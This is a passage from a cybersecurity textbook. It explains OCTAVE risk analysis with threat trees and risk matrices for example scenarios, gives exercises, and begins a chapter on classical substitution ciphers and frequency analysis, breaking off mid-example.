Fig. 3.5 Phases in the OCTAVE method (Adapted from Fig. 5 of [3] © Carnegie Mellon University. Reproduced with permission)

3.5.2.1 OCTAVE Phase 1

OCTAVE's first phase starts by collecting knowledge about the system which is to be protected. This is not as simple as one might suppose, as different groups of people within an organisation can have widely differing ideas about what is important and the extent to which a given threat will seriously impact the organisation's activities. The aim is therefore to collect information from different groups within the organisation, including the management, the IT staff and ordinary staff who rely on using the assets for their work. An analysis group is set up to coordinate the collection of this information.

The overall aim of the analysis is to:

1. Identify IT assets and their relative importance for the working of the organisation;
2. Estimate the possible impact of failing to protect the individual assets.
3. Identify security targets ("CIA") for the most important assets.
4. Identify ways in which these security targets could be missed—for example by developing scenarios in which things can go wrong;

In addition, knowledge of good practice in connection with protection strategies and organisational vulnerabilities is collected up. That is to say, one tries to get a picture of what works and what doesn't work, and to find out whether the organisation makes obstacles for itself—for example, by failing to ensure that all new employees get an immediate introduction to IT security within the organisation, or by not sending information about breaches of the security policy from the operational staff to the decision makers in the management, who perhaps need to invest in better protection.

Experience shows that it is especially with respect to giving priorities to the assets that the different groups may disagree. At a university or other knowledge-based enterprise, for example, it is a not unusual to find that:

- The management focus on things which they must use in the daily administration, and on things which affect the organisation's external image. For example:
  - that important e-mails from the top management are always available,
  - that confidential information—either internally generated or coming from outside—is to be kept confidential.
- The IT staff focus on things which experience shows lead to operational disturbances and on functions such as backup and physical breakdown of technical assets.
- Ordinary employees focus on their knowledge production and on material which they need for meetings, discussions and other forms of dissemination, all of which must be available come what may.

To proceed from there, the management therefore appoint an experienced *analysis group*, who can get these different priorities and security targets to hang together and then move on to the threat analysis.

You should note that in Phase 1 it is only the assets which are prioritised—naturally in relation to their significance for the organisation's activities. Starting from a possibly very long list of assets, the analysis group tries to identify the so-called *critical assets*, without which the organisation would not be able to perform its tasks.

In Phase 2, an analysis is carried out of the extent to which the organisation's infrastructure (especially its most important components) contains vulnerabilities which can be exploited for threats to the critical assets. The costs of protecting the assets are not considered before Phase 3, and then it is a question of how much one is willing to pay in order to reduce the risk of damage to an acceptable level.

When the analysis group has reached agreement on which assets are critical, they try to identify the threats which could affect these assets. Their starting point will typically be the concerns and fault scenarios which were indicated by the three key groups. Further inspiration can, if necessary, be found by using models such as *STRIDE*, in which one considers what can go wrong within 6 main areas:

1. **S**poofing: Faking identity
2. **T**ampering: Unauthorised modification of data
3. **R**epudiation: Denial of having performed an action
4. **I**nformation disclosure: Loss of confidentiality
5. **D**enial of service (DoS): Loss of availability
6. **E**levation of privilege: Gaining more rights

Regardless of how you find the potential threats, they then have to be described in more detail. This is done in OCTAVE by creating *threat profiles* for each threat.

3.5.2.2 OCTAVE Threat Profiles

Each threat which is identified is described by a threat profile which characterises it in relation to five standard properties:

Asset:	The IT asset which is threatened.
Actor:	Who or what causes a breach of the (CIA) security targets for the asset? Is the actor within the organisation or outside it?
[Motive:]	Is the actor's action performed deliberately or by accident?
[Access:]	How did the actor access the asset? By being physically present or by technical means such as using a network?
Outcome:	What happens to the asset? Is it disclosure, modification, destruction/loss or interruption?

Motive and Access are not relevant for all types of threat and can then be left out.

Note that the "asset" in a threat scenario must be the *IT asset* which is exposed to the threat. For example; a collection of data, some software, some hardware, or a complete IT system made up of a combination of such elements.

3.5.2.3 OCTAVE Threat Classes

In OCTAVE, threats are divided up into four standard classes, depending on the origin of the threat, as described in **Definition** 3.2

Definition 3.2 (OCTAVE Threat Classes:)

1. The threat comes from a human actor who accesses the asset by technical means such as via a network.
2. The threat comes from a human actor who has physical access to the asset.
3. System problems, i.e. problems with the organisation's IT systems.
   E.g. Hardware defects, software defects, system crashes, malicious code, etc.
4. Other problems, i.e. situations outside the organisation's control.
   E.g. Natural disasters, power failures, telecomms failures, failures in third-party systems, etc.

There are standard profile templates for threats which fall into each of these classes. These are normally drawn in the form of *threat trees*, whose root identifies the critical asset which is exposed to the threat, and whose leaves show the outcome. The path from the root of the tree to the leaf shows the actor and motive for the threat to the relevant critical asset, as can be seen in the examples in Figs. 3.6, 3.7 and 3.8.

3.5.2.4 Threat Analysis

The procedure is that you describe the threat by means of a scenario, note down its standard properties and draw the threat tree. Three small examples of this are shown below. To put the examples into a suitable context, let us imagine that the organisation is a medium-sized engineering company manufacturing specialised components on a make-to-order basis.

Threat 1:

- Scenario: An IT user in the HR department with access via the network deletes some data from the personnel records by mistake.
- Analysis:

Asset:	Personnel records
Access:	Technical (via network)
Actor:	Inside
Motive:	Accidental
Outcome:	Loss of data

The threat tree is shown in Fig. 3.6.




Fig. 3.6 The threat tree for the scenario where a user with access via the net deletes data from the personnel records by mistake
(Basic tree reproduced from Table 7 in [13] with permission)

Threat 2:

- Scenario: A fault in the mailserver leads to a "system crash", causing the e-mail service not to be available for a period.
- Analysis:

Asset:	Mail server with incoming mails
Actor:	System crash
Outcome:	Interruption of mail service

- Note: For threats associated with system problems (as here) or "other problems", neither access nor motive are required!

The threat tree is shown in Fig. 3.7.




Fig. 3.7 The threat tree for the scenario where the mail server crashes, so e-mail cannot be used for a period (Basic tree reproduced from Table 7 in [13] with permission)

Threat 3:

- Scenario: External attackers carry out a ransomware attack, in which they encrypt the contents of the hard disk which holds the organisation's design system and demand money to decrypt it again. While the hard disk is encrypted, users cannot get hold of the data or programs which are stored on the disk.

- Analysis:

Asset:	Hard disk in organisation's design system
Access:	Technical (via network)
Actor:	Outside
Motive:	Deliberate
Outcome:	Unavailability of files

The threat tree is shown in Fig. 3.8.




Fig. 3.8 The threat tree for the scenario where an external attacker via the net makes the organisation's design system unusable by encrypting the hard disk
(Basic tree reproduced from Table 7 in [13] with permission)

Note that these examples only show the trees for two classes of threat. Trees for scenarios where a human actor has physical access resemble those for technical access, but the access form is "physical access". Trees for "other problems" resemble those for technical problems, but the actor is a choice between natural disasters, power failures, telecomms failures, and third-party system failures.

Note also that only a single threat is shown for each critical asset. In many cases there will of course be threats in several standard classes for the same critical asset and several threats in the same standard class for the same asset.

When the threats have been identified, the next step is to evaluate the risk associated with each individual threat—that is to say to make an estimate of the frequency with which the threat appears and the impact on the organisation if the threat leads to an actual breach of the security policy. When this has been done, the threat is marked in in the relevant square in the risk matrix. For the three small examples shown above, the result of this evaluation might be:

Threat 1: Frequency: medium (about once a month).

Consequences: high (Data for some employees is missing. This may give legal problems due to having undocumented employees and possibly a need for compensation for employees who did not received salaries.)

Risk: medium × high (= medium).

Threat 2: Frequency: low (about once a year).

Consequences: high (Lack of communication with the world outside, causing loss of income due to inability to exchange documents with customers).

Risk: low × high (= low).

Threat 3: Frequency: medium (about once a month).

Consequences: high (The design department cannot operate, leading to loss of income and loss of reputation, as deadlines cannot be met).

Risk: medium × high (= medium).

The resulting risk matrix can be seen in Fig. 3.9.




Fig. 3.9 Risk matrix for the three small examples of threat scenarios

This is the end of the typical activities in Phase 1. Subsequently, we typically want to evaluate the residual risk from the threats if countermeasures are applied in order to counteract them. This makes it possible to place the threat in the relevant square in the residual risk matrix. To continue with the three small examples, the result of this evaluation might for example be:

Threat 1: Risk: medium.

Countermeasures: medium (backup is taken of the personnel records every night).

Residual Risk: medium / medium (= medium).

Threat 2: Risk: low.

Countermeasures: medium (spare mail server can be put into operation within 12 hours).

Residual Risk: low / medium (= low).

Threat 3: Risk: medium.

Countermeasures: medium (an incremental backup is taken of the design system's files every hour).

Residual Risk: medium / medium (= medium).

The resulting residual risk matrix can be seen in Fig. 3.10.




Fig. 3.10 Residual risk matrix for the three small examples of threat scenarios

After this one would typically consider whether the residual risk is too high—that is to say, whether it lies in a yellow or red area in the residual risk matrix. If the residual risk is too high, more or better countermeasures must be introduced, or other forms of risk mitigation must be used. This activity lies outside OCTAVE's Phase 1. We return to the choice of countermeasures in later chapters.

3.6 Risk Management as a PDCA Process

Risk management should not be a one-time activity. The risk profile changes with time, as new forms of attack are developed or known threats appear more often. The situation must be re-evaluated at regular intervals. This means that risk management most often takes the form of a so-called *PDCA process* with four characteristic phases (Plan, Do, Check, Act), which in the case of risk management are as follows:

- **P**lan: Threats are identified, risks are analysed, and countermeasures are planned.
- **D**o: Countermeasures or other forms of risk management are implemented.
- **C**heck: The implemented solution is monitored, to check that the desired level of security is maintained.
- **A**ct: The solution is adjusted, so that it continues to give the desired security level, or a decsion is taken to carry out a completely new Plan phase.

These four phases are repeated continually, as shown in Fig. 3.11. When risk analysis is carried out using OCTAVE, for example, this activity fits into the Plan phase of the PDCA process, while the remaining phases deal with the necessary follow-up of the analysis, in order to see what to do next.




Fig. 3.11 Schematic view of a PDCA process

Useful concepts which you should now know about

In this chapter, the following concepts were introduced:

- A vulnerability
- A threat
- A threat profile
- Objective risk
- Subjective risk
- A countermeasure
- A risk matrix
- A residual risk matrix
- An attack
- Risk management
- Security analysis
- PDCA

You should check that you understand their definitions and can give examples of contexts where they play a role.

Further Reading

Two good introductions to the concept of risk in a general, not IT-specfic, context are the previously mentioned report *"Risk: Analysis, Perception and Management"* from the British Royal Society [76], and Ben Ale's book *"Risk: An Introduction"* [4]. Methods for evaluating risk in an IT context are described in detail in the references given in Sect. 3.5—and in even more detail in the various parts of the standards in the ISO27000 series, especially ISO/IEC Standard 27005 [48]. It is only fair to say that the standards make heavy reading, so they are probably not the first place to look when you want to start reading about the subject.

This chapter only gives a very short introduction to some of the ideas behind the original OCTAVE method. For more detail, the report *"Introducing OCTAVE Allegro: Improving the information security risk assessment process"* [13], describing the more modern OCTAVE Allegro version, can be recommended.

Exercises

3.1 The patient record system
In Ultima Thule Hospital, an analysis of the patient record system revealed the following aspects of the system which caused concern:

a) A doctor who does not belong in a particular department of the hospital can accidently get to activate the system in that department and change the records for one or more patients.
b) A department's nursing staff, who according to the security policy have access to read the records for all patients, can leak details of celebrities who are being treated in that department to the press.
c) People coming into the hospital from outside can "borrow" a white coat and pretend to be members of the staff and obtain access to details of failed operations performed at the hospital, which can damage the hospital's reputation.
d) The hospital has the target that it must be possible to read patient records online 99.5% of the time, measured over a 3-month period, and it must be possible to insert new records and modify records 90% of the time, measured over the same period. Nevertheless, the hospital experiences that their internal network fails for a period of 5 minutes or more about three times a year.
e) A software product procured from the company Snork PlC is widely used in the hospital's IT systems. The product is maintained via updates distributed by Snork PlC. These updates are important for the security of the systems. The updates are sent out in a CDROM and are distributed to the hospital's system by the hospital's own IT personnel. Snork PlC is not a very well consolidated company and might possibly collapse.

Use the methods from OCTAVE to analyse these risks. You should in the first instance confine your efforts to developing a set of threat trees for scenarios which are relevant in relation to the above concerns.

3.2 Internal and eksternal attackers
Methods such as OCTAVE distinguish between threats where a human actor accesses an asset via a network or by having physical access to the equipment where the asset is to be found. Try to look at this in another way: See whether you can find data which shows whether most security breaches are caused by internal users (employees in a

company or family members in a private home) or by external users (outsiders who have no connection with the company or the home).

3.3 Cyberespionage
Cyberespionage is a big threat to many companies, especially high-tech companies. See whether you can find statistics which show whether most security breaches of this type are caused by malware, which arrives and gets installed via the net and sends data back to the industrial spies, or by directed attacks by a human hacker, who breaks into the company's IT system and collects the interesting information directly.

3.4 Objective and subjective risk
In a Danish investigation carried out in 2009, respondents were asked to evaluate whether a number of events should be considered as security breaches or not. Almost 100% considered it a breach if other people extracted personal data from the respondent's computer via the net. But only about a quarter of the respondents thought that theft of their computer was a breach, even though it in reality potentially gives the thief easy access to any personal information which is in the computer, and theft of computers (including very small computers such as smartphones) is more common than hacking. People's perceptions of risk for these two types of event were evidently widely different.

Try to carry out a similar investigation among people whom you know: Ask as large a number as possible whether they think that hacker attacks or thefts give a larger or smaller risk of loss of personal information from their computers. As a supplementary question, you might like to ask whether the respondents themselves have experienced either of these events.

3.5 Risk Analysis for a smartphone
Use the approach from OCTAVE to perform a risk analysis for your smartphone. (If you don't have a smartphone, the next best possibility is to perform a risk analysis for your tablet or your laptop computer.) A good starting point would be to answer Exercise A.1 in Appendix A, and then use your answer as the basis on which to evaluate what is possibly in the risk zone. In rough terms, it will be necessary to:

1. Think of a number of scenarios (as many as possible) where a threat could appear.
2. Draw relevant threat trees.
3. Estimate the frequency and consequences for each threat. (It may be necessary to look in the literature or on the net to find realistic values for these quantities.)
4. Draw one or more risk matrices, in which the threats are placed.
5. Estimate how good the protection against the individual threats is in your equipment. Once again it may be necessary to look for inspiration on the net.
6. Draw one or more residual risk matrices, in which the threats are placed.

Chapter 4
Cryptography

Cryptography (from the Greek words for *hidden writing*) is a discipline which is concerned with techniques for secure handling of data, when there are attackers present. Cryptography is therefore one of the two fundamental techniques which can be used to prevent disclosure of confidential data. (The other—access control—is discussed in Chap. 9.) As such it is a central element in every system for preserving confidentiality, both for data which are stored in individual computers and for data which is transmitted between computers. Modern computer-based cryptographic techniques can, however, be used to achieve security targets other than confidentiality, and these uses of cryptography will be discussed in the next chapter in this book.

4.1 Some Central Concepts

The primary aim of cryptographic methods to ensure confidentiality is to scramble a text or other data in such a way that only the desired receiver can unscramble it again and thus read the original text or data. The original, understandable form of the text is known as *plaintext*, while the scrambled (and usually incomprehensible) form of the text is known as *ciphertext*. There are two basic operations which play a role in this connection, defined as follows:

Definition 4.1 (Basic cryptographic operations)

- **Encryption:** Transformation of *plaintext* (data), to a form, *ciphertext*, where its information content is hidden, i.e.:

$$\text{plaintext} \longrightarrow \text{ciphertext}$$

- **Decryption**: The reverse transformation, i.e.:

$$\text{ciphertext} \longrightarrow \text{plaintext}$$

R. Sharp, *Introduction to Cybersecurity*, Undergraduate Topics in Computer Science,
https://doi.org/10.1007/978-3-031-41463-3_4

Encryption can be described mathematically by an **encryption function**, $\mathcal{E}$, such that $m' = \mathcal{E}(m, ke)$ is the *ciphertext* which is derived from the *plaintext* m by using the *encryption key* ke. Decryption can correspondingly be described mathematically by a **decryption function**, $\mathcal{D}$, such that $m = \mathcal{D}(m', kd)$ is the *plaintext*, which is derived from *ciphertext* m' by using the *decryption key* kd.

For readers who like pictures to explain what is going on, these ideas are illustrated in Fig. 4.1. You can think of the small boxes as machines which perform calculations on the basis of what is fed into them. In the old days, these "machines" were people, whereas nowadays they are more likely to be small hardware units or software which is run on a computer.




Fig. 4.1 Encryption and decryption

4.1.1 Cryptosystems

A pair of mutual encryption and decryption methods are often said to make up a *cryptosystem*. Even though techniques for encryption have been known since antiquity, it was not until 1883 that a set of principles for designing good cryptosystems was formulated. They are known as *Kerckhoff's Principle*:

1. The code must be practically (but not necessarily mathematically) impossible to break.
2. The encryption function itself does not need to be a secret. The enemy may well know the procedure, as long as they do not know both keys.
3. It must be possible to create or change the keys, and to exchange keys without writing anything down.
4. The technique must be able to be used in telegraphy and similar technologies.
5. The technique must be portable and be able to be used by a single person.
6. The technique must be as user-friendly as possible under the given circumstances, i.e. it must be able to be used by an ordinary person.

Even if these requirements for a cryptosystem sound very reasonable, technical developments with the use of advanced mathematics in cryptography mean, as we shall see, that modern cryptosystems seldom live 100% up to these requirements.

There are two primary categories of cryptosystem:

1. **Symmetric Cryptosystems:** Cryptosystems, where knowledge of the key ke for the encryption function $\mathcal{E}$ means that you know the key kd for the decryption function $\mathcal{D}$ (or vice-versa). They are usually identical (i.e. $ke = kd$).

This means that both keys, (ke, kd), must be kept *secret*. A symmetric cryptosystem is therfore often called a *Secret Key Cryptosystem* (or *SKCS*, for short).

2. **Asymmetric Cryptosystems:** Cryptosystems, where even if you know the key ke for the encryption function $\mathcal{E}$, it is not realistically possible to find the key kd for the decryption function $\mathcal{D}$ (or vice-versa).
   This means that only one of the keys (ke, kd) needs to be kept *secret*, while the other can be publicly known. An asymmetric cryptosystem is therefore often known as a *Public Key Cryptosystem* (or *PKCS*, for short).

4.1.2 Cryptanalysis

While the main aim of cryptography is to find methods for protecting confidential data, attackers have an interest in finding good methods for breaking this protection, even though they do not know the keys in advance. The study of such methods is known as *cryptanalysis*. How difficult it is to carry out an attack on a cryptosystem by using cryptanalytic techniques is strongly dependent on what information the attacker has available. It is customary to distinguish between at least five grades of available information—and therefore between five different classes of possible attack, defined as follows:

Definition 4.2 (Attack classes)

- **Ciphertext alone:** The attacker only has access to a collection of ciphertexts;
- **Known plaintext:** The attacker has access to a collection of ciphertexts, for which he knows the corresponding plaintexts;
- **Chosen plaintext:** The attacker can produce ciphertexts corresponding to an arbitrary set of plaintexts, which he can choose himself;
- **Adaptive chosen plaintext:** Like chosen plaintext, but the attacker can choose subsequent plaintexts based on the results from previous plaintexts;
- **Related key:** Like chosen plaintext, but the attacker can produce ciphertexts by encryption with two different encryption keys. He does not need to know the keys in detail, but needs to know the relationship between them – for example, that they only differ from one another in a single bit position.

Whether an attack is usable in practice for revealing confidential data depends on how many resources are needed to perform the attack, including:

- **Time:** How many calculation steps are needed;
- **Memory:** How much computer storage is needed;
- **Data:** How many examples of plaintext and/or ciphertext are required.

Most (but not all) cryptosystems can be attacked with a *brute-force attack*, even if you only have a single ciphertext to analyse. In such an attack, you try all possible keys one after the other until you find the one which works as decryption key. But this can take a *very* long time – in a modern cryptosystem for use in a computer, the key will perhaps be a number with 128 binary digits (bits), so you may need to try 2^{128} keys to be quite certain to find the right one. 2^{128} is a very large number, about 3.4×10^{38} (340 billion billion billion billion). Even with modern computers it is infeasible to perform such an attack.

For a cryptanalyst, discovery of a type of attack which required fewer attempts than a brute-force attack would mean that the cryptosystem was *broken*. However, this does not necessarily mean that the breach can be used for anything in practice. If the key has 128 bits, the "breach" could perhaps be that you could find the key by trying only 2^{108} candidate keys – i.e. roughly 3.2×10^{32} (320 000 billion billion billion). It would still be infeasible to perform the attack in a reasonable time using today's technology. So you don't necessarily need to go into a panic, if you read in the newspaper that this or that cryptosystem has been broken, unless the people who are responsible for the break have actually been able to demonstrate that their method works in practice.

4.2 Symmetric Encryption

The basic idea in symmetric encryption is that you have some information which should only be revealed to particular parties. These parties share a secret which is used as the encryption and usually also the decryption key.

This approach covers a number of classical encryption techniques:

- **Substitution ciphers:** Each character in the text is replaced by another character from the same or another alphabet.
- **Transposition ciphers:** The order, but not the choice, of characters in the text is changed.
- **Product ciphers:** A combination of transposition and substitution.

4.2.1 Substitution Ciphers

The simplest form of substitution cipher is to use *cyclic permutation* of the symbols in the alphabet: If the key is the integer n, the ciphertext is produced by replacing each character in the plaintext by the character n positions further on in the alphabet. If you reach the end of the alphabet, continue counting from the beginning. For assistance, you can make a *key wheel*, as shown in Fig. 4.2. The small inner disk can be turned round its centre to choose the desired value for n. In the figure, $n = 13$, correspond to the often used ROT13 cipher, an extremely weak form of encryption which, however, has been used to hide rude jokes on the social media.

Example: Cyclic permutation where n=3. This is often known as the *Caesar code*, as Julius Caesar is said to have used it for communicating with his commanders.



A B C D E F G H I J K L M N O P Q R S T U V W X Y Z
N O P Q R S T U V W X Y Z A B C D E F G H I J K L M

Fig. 4.2 A key wheel for use with a substitution cipher with cyclic permutation of the alphabet

Alphabet:	ABCDEFGHIJKLMNOPQRSTUVWXYZ
Encoding:	DEFGHIJKLMNOPQRSTUVWXYZABC
Plaintext:	THIS IS MY SECRET TEXT
Ciphertext:	WKLV LV PB VHFUHW WHAW

This is an example of a *monoalphabetic cipher*: The entire text is encoded using the same rearrangement of the alphabet.

4.2.2 Random Permutation

With cyclic permutation it is easy to find the key, as there are only N possibilities to try out, where N is the number of characters in the alphabet. A simple improvement is to use a *random permutation* of the alphabet, for example:

Alphabet:	ABCDEFGHIJKLMNOPQRSTUVWXYZ
Encoding:	KEPALMUHDRVBXYSGNIZFOWTJQC
Plaintext:	THIS IS MY SECRET TEXT
Ciphertext:	FHDZ DZ XQ ZLPILF FLJF

There are $N!$ (N factorial, i.e. the product of all integers from 1 to N inclusive) possible permutations of an alphabet with N characters. For the English alphabet, where there are 26 letters, this gives 26! permutations (roughly 400 million billion billion), which in the worst case need to be tried by an attacker to find the right one.

However, this is technically speaking still a *monoalphabetic cipher*, as the entire text is encoded using the same rearrangement of the alphabet. This type of cipher can be attacked with the help of a simple form of cryptanalysis known as *frequency analysis*: the attacker determines the frequencies with which the various characters appear in the ciphertext. These frequencies can then be compared with the frequencies of various characters in a typical text in the language which the analyst assumes the sender has used. This type of analysis has been known since at least the 9th century, when the arab mathematician and philosopher Al-Kindi wrote the book *"On Decrypting Encrypted Correspondance"*. Figures 4.3 and 4.4 show the frequencies for English and Danish respectively. The figures also illustrate the importance of knowing the language in use – alphabets may both have different lengths and different frequency distributions.




Fig. 4.3 Relative frequencies for the use of letters from the English alphabet in English texts. (Data source: [61])




Fig. 4.4 Relative frequencies for the use of letters from the Danish alphabet in Danish texts. (Data source: `practicalcryptography.com/cryptanalysis`)

Correspondingly, you can find the frequencies with which individual characters appear in the ciphertext. A reasonable first guess is then that the commonest character in the ciphertext stands for the commonest character in texts in the relevant language, and so on. This is unfortunately not always the case, as there is a certain statistical variation in the frequencies of different letters in different texts. But with a bit of experimenting it is usually relatively easy to decipher texts which are encrypted using monoalphabetic ciphers.

Frequency analysis is naturally not limited to use on western european languages—or to use on ciphertexts which only consist of letters. The "alphabet" can be any collection of symbols, as in the *pigpen cipher*, where the ciphertext is a sequence of geometric symbols. Or as in the Sherlock Holmes story *"The Adventure of the Dancing Men"* by Arthur Conan Doyle, as shown in Fig. 4.5.




Fig. 4.5 Part of the ciphertext from Conan Doyle's story "The Adventure of the Dancing Men". The small flags, which some of the figures are holding, indicate the ends of words. The plaintext turns out to be *"AM HERE ABE SLANEY"*.

In some cases, frequency analysis based on individual letters is not enough to give an unambiguous decoding of the ciphertext. Further information can be gained by exploiting the relative frequencies with which two-letter combinations (often called *bigrams*) and/or three-letter combinations (*trigrams*) appear in the language concerned, as they are also characteristic of the language. Tabel 4.1, for example, shows the relative frequencies of the commonest bigrams in English texts, based on a collection of texts containing 40 000 words.

Table 4.1 Distribution of two-letter combinations in ordinary English texts. (Data source: *Cornell Math Explorer's Project – Substitution Ciphers*)

Bigram	Frequency (%)	Bigram	Frequency (%)	Bigram	Frequency (%)	Bigram	Frequency (%)
th	1.52	he	1.28	in	0.94	er	0.94
an	0.82	re	0.68	nd	0.63	at	0.59
on	0.57	nt	0.56	ha	0.56	es	0.56
st	0.55	en	0.55	ed	0.53	to	0.52
it	0.50	ou	0.50	ea	0.47	hi	0.46
is	0.46	or	0.43	ti	0.34	as	0.33
te	0.27	et	0.19	ng	0.18	of	0.16
al	0.09	de	0.09	se	0.08	le	0.08
sa	0.06	si	0.05	ar	0.04	ve	0.04
ra	0.04	ld	0.02	ur	0.02		

4.2.3 Polyalphabetic Ciphers

As monoalphabetic ciphers turned out to be relatively easy to decrypt with the help of frequency analysis, cryptographers began as early as the 15th century to investigate *polyalphabetic ciphers*), where several reorderings of the alphabet are used, depending on the character's position in the plaintext.

Example: Encryption via cyclic permutation, where $n = 5$ for *odd* positions and $n = 19$ for *even* positions:

Alphabet:	ABCDEFGHIJKLMNOPQRSTUVWXYZ
Encoding:	FGHIJKLMNOPQRSTUVWXYZABCDE (odd)
	TUVWXYZABCDEFGHIJKLMNOPQRS (even)
Plaintext:	THIS IS MY SECRET TEXT
